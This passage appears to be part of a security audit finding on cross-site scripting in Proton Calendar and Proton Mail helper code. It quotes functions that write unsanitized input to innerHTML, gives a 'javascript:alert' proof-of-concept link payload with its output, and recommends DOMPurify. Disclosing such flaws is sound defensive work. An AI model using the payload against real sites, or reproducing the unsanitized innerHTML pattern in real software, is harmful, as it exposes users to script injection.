- https://www.npmjs.com/package/dompurify

PREREQUISITES FOR THE ATTACK

Usage of functions listed in the PoC section without any prior parameter's sanitization.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case #1: urlify function

Below is a body of the `urlify` function – one should note that no sanitization function is used:

proton-calendar/src/app/helpers/urlify.ts

```
const URL_REGEX = /(\b(?:https|ftps|file|mailto|tel|sms):(?:(?!["<>\^`{|}])\S)+)/gi;
const A_TAG_REGEX = /(<a[^>]+>.+?<\/a>)/gi;

const urlify = (string: string) =>
    string
        .split(A_TAG_REGEX)
        .map((piece) => {
            if (piece.match(A_TAG_REGEX)) {
                return piece;
            }

            return piece.replace(URL_REGEX, '<a href="$1">$1</a>');
        })
        .join('');

export default urlify;
```

The above code was executed with the following payload:

```
console.log(urlify('<a href=javascript:alert(\'xss\')>Click here</a>'));
```

the result was:

```
<a href=javascript:alert('xss')>Click here</a>
```

Once any user will click the link “Click here”, the JavaScript code will execute.

Case #2: setDocumentContent and parseInDiv functions

The following function inserts value of `content` variable directly to DOM tree via `innerHTML` property:

proton-mail/src/app/helpers/message/messageContent.ts

```
export const setDocumentContent = (document: Element | undefined, content: string) => {
    if (document) {
        document.innerHTML = content;
    } else {
        document = parseInDiv(content);
    }

    return document;
};
```

Function `parseInDiv` which is invoked within the `setDocumentContent` function, inserts value of `content` variable directly to DOM tree via `innerHTML` property as well:

proton-mail/src/app/helpers/message/messageContent.ts

```
export const parseInDiv = (content: string) => {
    const div = document.createElement('div');
    div.innerHTML = content;
    return div;
};
```

Case #3: wrap and parseInDiv functions

The following function inserts value of `html` variable directly to DOM tree via `innerHTML` property:

proton-mail/src/app/helpers/dom.ts

```
export const wrap = (element: Element, html: string) => {
    const container = document.createElement('div');
    container.innerHTML = html;

    const wrapper = container.firstChild as Element;

    wrapper.innerHTML = element.outerHTML;

    element.parentNode?.insertBefore(wrapper, element);
    element.remove();
};
```

The following function inserts value of `content` variable directly to DOM tree via `innerHTML` property:

proton-mail/src/app/helpers/dom.ts

```
export const parseInDiv = (content: string) => {
    const div = document.createElement('div');
    div.innerHTML = content;
    return div;
};
```

Location

proton-calendar/src/app/helpers/urlify.ts
proton-mail/src/app/helpers/message/messageContent.ts
proton-mail/src/app/helpers/dom.ts

Recommendation

It is recommended to sanitize the function input parameter using `DOMPurify` library.